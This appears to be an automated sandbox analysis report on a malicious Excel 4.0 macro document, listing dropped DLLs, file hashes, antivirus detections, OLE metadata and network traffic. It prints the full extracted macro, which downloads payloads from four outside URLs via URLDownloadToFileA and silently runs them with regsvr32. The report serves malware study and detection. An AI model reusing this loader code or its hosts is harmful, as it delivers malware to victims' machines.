IE Cache URL:	http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\5F20.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTlLPltl2N81HRQjlORGt7RQ//W1XR9//3R9//3R9//:rl912N0xs+CFQXCB9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E88595C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB 39E
Malicious:	false
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Temp\Cab5CC9.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s..:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....I_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....,_.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\Local\Temp\Tar5CCA.tmp

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	modified
Size (bytes):	162196
Entropy (8bit):	6.301436092020807
Encrypted:	false
SSDEEP:	1536:Nga6crtilgCyNY2Ip/5ib6NWdm1wpzru2RPZz04D8rlCMiB3XlMc:Na0imCy/dm0zru2RN97MiVGc
MD5:	E7216135175437 68F0DE47A6EEEE3475
SHA1:	3FFC13E3157CF6EB9E9CCAB57B9058209AF41D69
SHA-256:	3163B82D1289693122EF99ED6C3C1911F68AA2A7296907CEBF84C897141CED4E
SHA-512:	E097CAB58C5E390FDC2DB03A59329A548A60069804487828B70519A403622260E57F10B09D9DDAEEB3C31491FE32221FB67965C490771A3D42E45EBB8BE26587
Malicious:	false
Preview:	0..y...*.H.....y.0..yz...1.0...`.H.e.....0..i...+.....7.....i.0..i.0...+.....7.....SiU[v...220418211447Z0...+.....0..i.0..D.....`...@.,..0..0.r1..*0...+.....7..h1.....+h...0...+.....7..~1... ...D...0...+.....7..i1...0...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R. o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..ulv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7... 1...>.)....s,.=$.~R.'..00..+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0.. .+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o

C:\Users\user\AppData\Local\Temp\~DFCBAF547270F146D3.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFDB8800F55F6FFF92.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672

Entropy (8bit):	3.4818375138006856
Encrypted:	false
SSDEEP:	768:0kMKpb8rGYrMPe3q7Q0XV5xtezEs/68/dgATO9s1XS:0fKpb8rGYrMPe3q7Q0XV5xtezEsi8/da
MD5:	79604F8B12BBF9C72D44D2922D3DF91F
SHA1:	A70A9932C6BCC805F4D0041DD16E1AE6E970FAAB
SHA-256:	04F3ED3D4F8811EC35B469E3443EE6A68C18ABC42A67E65D0F785CF187334687
SHA-512:	B3F0CF5B45D4DA6028471BD97D306E82410BAB397C0BB8EA749B3E4FD95B4DDBB080A4CEBC861AA9246D627D4081454F78D4AFD853E6BF90F307404845B343 7
Malicious:	false
Preview:	.....

C:\Users\user\Desktop\Scan 2022.20.05_0910.xls

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Thu May 19 22:08:10 2022, Security: 0
Category:	dropped
Size (bytes):	69120
Entropy (8bit):	6.420771368581711
Encrypted:	false
SSDEEP:	1536:qfKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg79s1a6YG2jzQ0viPvDNHhnN:4Kpb8rGYrMPe3q7Q0XV5xtezEsi8/dgs
MD5:	BE5EE29E70C42F01D8C4041011F28138
SHA1:	EBCBB7BF42B589F37C91DA7E60FAD6DE281B004E
SHA-256:	45C49D49EB57E3B2A851E276BA3A45AD22D46C31969E282537F3D302CA1C6C05
SHA-512:	1DA5057D569E8513FEC61205941862825694 4A6B3827BB1AD5FF79DB912A278196B75BB35B5DE67329A5E2EAB9001307368CBF696BAC890916E65AD4352D2BA3
Malicious:	**true**
Preview:	.....>..... .....ZO..... .....\.p....userTH B.....a.....=.....=.....Ve18.....X.@....."..... .....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

C:\Users\user\uxevr1.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.15810876493923
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTC0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TPRlvgMSS3AyUrhYu3j
MD5:	CEA8BCCAAFA4CAD4EE2B6E9C3BD9C5C0
SHA1:	88380A35FFC07852B9FACEFF786267DF969A0488
SHA-256:	BAC00AC59383049CF72FC97827D2C8D773FF1ACFC7A132630B133EEDAF9A8241
SHA-512:	A2048D39C24CE94A1D1DF97C577A30A5FAF7573ADC80517381AFDBE769C0D0AF46EDA34B9E897766802440D535DA507EB8C520BD65E13F9D599490EC798369 5 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B.....

C:\Users\user\uxevr2.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158108067630563
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTs+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TsrRlvgMSS3AyUrhYu3j

MD5:	EB2D8E105A7A5FBB94CD39848C0B0BC1
SHA1:	21BA3DFB8AA182350CD3EA7CAFB216DFB569EF0C
SHA-256:	3D4A04171182D15A097CC440BABF14582EB0956335AC0C93D7A67225D9E80087
SHA-512:	F0982C373F67A7EDDA6C9CC8B188CC350D19513A77F7F6E2B283132A317126DCA9621F9CA9E23FE28036592B25EBE337A67B49F3775B60FF4E544EA52E549EF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 42%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\uxevr3.ocx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158088154364803
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT50JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TYRIvgMSS3AyUrhYu3j
MD5:	415A33A830691C3A730AE345F14C7F30
SHA1:	B6FBFAB79E9DE7B81E692149E8059113169AC374
SHA-256:	47F24531BCBBF0C36792AF57CEB134B25E2481AE20B53D74283FBA4E542261BA
SHA-512:	0C92DC9608770EE109C7641B0F46E151CC06A9EE5B8789BC9498C8879E12C1515D46F8F320D54B10DF292121867EA4080C93D2951C1B57C816D6E37D7BA2673
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\AVQhDTOoTQ\JuebGslFXTeyRNG.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158108067630563
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTs+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TsrIvgMSS3AyUrhYu3j
MD5:	EB2D8E105A7A5FBB94CD39848C0B0BC1
SHA1:	21BA3DFB8AA182350CD3EA7CAFB216DFB569EF0C
SHA-256:	3D4A04171182D15A097CC440BABF14582EB0956335AC0C93D7A67225D9E80087
SHA-512:	F0982C373F67A7EDDA6C9CC8B188CC350D19513A77F7F6E2B283132A317126DCA9621F9CA9E23FE28036592B25EBE337A67B49F3775B60FF4E544EA52E549EF
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 42%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\IWJyiUbrMYkKNab\HrQqTfHWMtY.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.158088154364803
Encrypted:	false

SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT50JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TYRIvgMSS3AyUrhYu3j
MD5:	415A33A830691C3A730AE345F14C7F30
SHA1:	B6FBFAB79E9DE7B81E692149E8059113169AC374
SHA-256:	47F24531BCBBF0C36792AF57CEB134B25E2481AE20B53D74283FBA4E542261BA
SHA-512:	0C92DC9608770EE109C7641B0F46E151CC06A9EE5B8789BC9498C8879E12C1515D46F8F320D54B10DF292121867EA4080C93D2951C1B57C816D6E37D7BA2673
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 40%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Windows\System32\PlMfP\OpoHHoBHS.dll (copy)

Process:	C:\Windows\System32\regsvr32.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.15810876493923
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTC0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TPRIvgMSS3AyUrhYu3j
MD5:	CEA8BCCAAFA4CAD4EE2B6E9C3BD9C5C0
SHA1:	88380A35FFC07852B9FACEFF786267DF969A0488
SHA-256:	BAC00AC59383049CF72FC97827D2C8D773FF1ACFC7A132630B133EEDAF9A8241
SHA-512:	A2048D39C24CE94A1D1DF97C577A30A5FAF7573ADC80517381AFDBE769C0D0AF46EDA34B9E897766802440D535DA507EB8C520BD65E13F9D599490EC798369 6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1251, Author: Dream, Last Saved By: TYHRETH, Name of Creating Application: Microsoft Excel, Create Time/Date: Fri Jun 5 19:19:34 2015, Last Saved Time/Date: Thu May 19 22:08:10 2022, Security: 0
Entropy (8bit):	6.420547006537839
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	Scan 2022.20.05_0910.xls
File size:	69138
MD5:	93ba39759e944e0a660cf1a72919ff59
SHA1:	0d87f3752893a11174df5d1222215014e59d0fd5
SHA256:	72d8274eff2d60af4d452efbfb42abf5ce3ac64ea949772350b3c628c842941a
SHA512:	b6d2eed03b0fb53a0a99f5a7225de804228469a58a7c802c047ad75b1578280de718d5aa08e44464162b9290491ee91e4b3b5e591e5a451cb1be7cf9e978f670
SSDEEP:	1536:dfKpb8rGYrMPe3q7Q0XV5xtezEsi8/dg79s1a6YG2jzQ0viPvDNHhnOu:9Kpb8rGYrMPe3q7Q0XV5xtezEsi8/dgy
TLSH:	CC635B427A59C92DF914D33549D74BA97317FC318F6B0A833225B324AFFD8A09A0761B
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "Scan 2022.20.05_0910.xls"	
Indicators	
Has Summary Info:	
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	False
Flash Objects Count:	0
Contains VBA Macros:	False

Summary	
Code Page:	1251
Author:	Dream
Last Saved By:	TYHRETH
Create Time:	2015-06-05 18:19:34
Last Saved Time:	2022-05-19 21:08:10
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	1048576

Streams	
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.404258978601
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . P . . . . . X . . . . . d . . . . . l . . . . . t . . . . . | . . . . . S h e e t . . . . . E S R S G B 1 . . . . . E G S H R H V 2 . . . . E S H V G R E R 3 . . . . . P K E K P P G
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 18 01 00 00 09 00 00 00 01 00 00 00 50 00 00 00 0f 00 00 00 58 00 00 00 17 00 00 00 64 00 00 00 0b 00 00 00 6c 00 00 00 10 00 00 00 74 00 00 00 13 00 00 00 7c 00 00 00 16 00 00 00 84 00 00 00 0d 00 00 00 8c 00 00 00 0c 00 00 00 d7 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096	
General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.281284383303
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . D r e a m . . . . . T Y H R E T H . . . . . M i c r o s o f t E x c e l . @ . . . . ? R , ... @ . . . . Y * . . k . . . . .
Data Raw:	fe ff 00 00 0a 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58381	
General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	58381
Entropy:	7.10162880813
Base64 Encoded:	True
Data ASCII:	. . . . Z O . . . . \\ . p . . . . T Y H R E T H B . . . . . a . . . . = ... = ... V e 1 8 . . . . X . @ . . . . " . . .
Data Raw:	09 08 10 00 00 06 05 00 5a 4f cd 07 c9 00 02 00 06 08 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 07 00 00 54 59 48 52 45 54 48 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False

```
PKEKPPGEKKPGE
4
False
0
False
pre
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://microlent.com/admin/3/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://mcapublicschool.com/Achievements/r4psv/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://moorworld.com/aspnet_client/fTDJOdTa1USKl43wFtnb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)
```

Name:	PKEKPPGEKKPGE
Type:	4
Final:	False
Visible:	False
Protected:	False


```
PKEKPPGEKKPGE
4
False
0
False
post
7,5,=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://microlent.com/admin/3/","..\uxevr1.ocx",0,0)",F11)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")",F13)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/","..\uxevr2.ocx",0,0)",F15)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")",F17)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://mcapublicschool.com/Achievements/r4psv/","..\uxevr3.ocx",0,0)",F19)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")",F21)=FORMULA("=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://moorworld.com/aspnet_client/fTDJOdTa1USKl43wFtnb/","..\uxevr4.ocx",0,0)",F23)=FORMULA("=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")",F25)=FORMULA("=RETURN()",F29)10,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://microlent.com/admin/3/","..\uxevr1.ocx",0,0)12,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx")14,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/","..\uxevr2.ocx",0,0)16,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx")18,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://mcapublicschool.com/Achievements/r4psv/","..\uxevr3.ocx",0,0)20,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx")22,5,=CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"http://moorworld.com/aspnet_client/fTDJOdTa1USKl43wFtnb/","..\uxevr4.ocx",0,0)24,5,=EXEC("C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx")28,5,=RETURN()
```

Network Behavior

Network Port Distribution

Total Packets: 55

- 53 (DNS)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:56:37.697509050 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:37.697566986 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:37.697668076 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:37.718632936 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:37.718678951 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.310031891 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.310261011 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.326199055 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.326229095 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.326577902 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.326711893 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.561959982 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.604517937 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.778892994 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.779031038 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.779114008 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.779149055 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.779175043 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.779228926 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.779280901 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.779289961 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.779387951 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.785492897 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.970791101 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.970877886 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.970985889 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971043110 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.971066952 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971101046 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.971113920 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971127987 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.971173048 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971185923 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.971204996 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971218109 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:38.971259117 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971281052 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:38.971368074 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163043976 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163180113 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163259029 CEST	49173	443	192.168.2.22	103.195.4.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 09:56:39.163288116 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163337946 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163368940 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163405895 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163512945 CEST	49173	443	192.168.2.22	103.195.4.8
May 23, 2022 09:56:39.163525105 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163547993 CEST	443	49173	103.195.4.8	192.168.2.22
May 23, 2022 09:56:39.163609982 CEST	49173	443	192.168.2.22	103.195.4.8
